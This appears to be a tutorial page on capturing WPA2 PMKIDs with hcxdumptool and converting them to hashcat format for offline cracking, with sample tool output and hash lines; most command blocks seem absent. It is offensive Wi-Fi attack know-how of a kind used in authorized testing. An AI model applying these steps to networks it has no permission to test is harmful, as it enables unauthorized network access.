
PMKID Capture with hcxdumptool and hcxtools

PMKID capture with hcxdumptool is the fastest way to attack WPA2. First, the AP builds a PMKID from the PMK, the AP MAC, and the client MAC. Then it puts that PMKID in the first EAPOL frame. So you grab it from the AP alone. You never wait for a client. Also, you never force one to connect. In fact, hcxdumptool sends one request and reads the reply.
However, this works only on WPA2 Personal. WPA3 SAE does not expose PMKIDs this way. So WPA3 resists this path.
Install hcxdumptool and hcxtools
First, grab both tools from the Kali repos:
Stop Interfering Services
hcxdumptool drives the interface on its own, so no other process may hold it. Kill these before starting:
- NetworkManager
- wpa_supplicant
PMKID Capture with hcxdumptool
Next, hcxdumptool sets monitor mode itself. So pass the interface in managed mode:
hcxdumptool actively solicits PMKIDs from nearby APs by default: no extra flag is needed. Run it for at least 60 seconds to cover every channel and give APs time to respond.
Target a Single AP
Also, you can limit the capture to one AP. First, write the BSSID to a filter file. Then drop the colons:
The --filtermode=2 flag locks hcxdumptool to your list. So it cuts noise. Also, it avoids poking other APs.
Convert the Capture for Hashcat
Next, hcxtools turns the pcapng into hashcat 22000 format. So one type holds both PMKIDs and handshakes:
summary capture file:
  packets captured:        847
  PMKID (zeroed, usable):   3
  EAPOL (pairs, usable):    1
The summary shows two useful counts:
PMKID (zeroed, usable). The number of crackable PMKIDs.
EAPOL (pairs, usable). Any full handshakes in the capture.
Both land in one file. Also, a single hashcat command cracks both. However, a zero count means no luck. Then the AP may block PMKID roaming. So fall back to the 4-way handshake capture instead.
Verify the Hash File
WPA*01*4d4fe7aac3a2cecab195321ccd5542...*aabbccddeeff*...*TargetNetwork*
WPA*01*lines hold PMKIDs.WPA*02*lines hold EAPOL pairs.
Hashcat cracks both with -m 22000. The SSID sits in the line as plaintext, so you confirm the right network at a glance.
Check the Capture Metadata
Also, hcxpcapngtool prints a full summary of the capture:
The summary lists every AP it saw. For each one, it shows the PMKID or handshake and the SSID. So use it to confirm coverage first. Then move to cracking. Next, see the monitor mode setup for prerequisites, and WPA Cracking for cracking captured hashes.
Related
References
-
ZerBea/hcxdumptool on GitHubREPO: ZerBea/hcxdumptool on GitHub, github.com/ZerBea/hcxdumptool (opens in new tab)
hcxdumptool source, flags, and filter file format reference
-
ZerBea/hcxtools on GitHubREPO: ZerBea/hcxtools on GitHub, github.com/ZerBea/hcxtools (opens in new tab)
hcxpcapngtool conversion options and hash format reference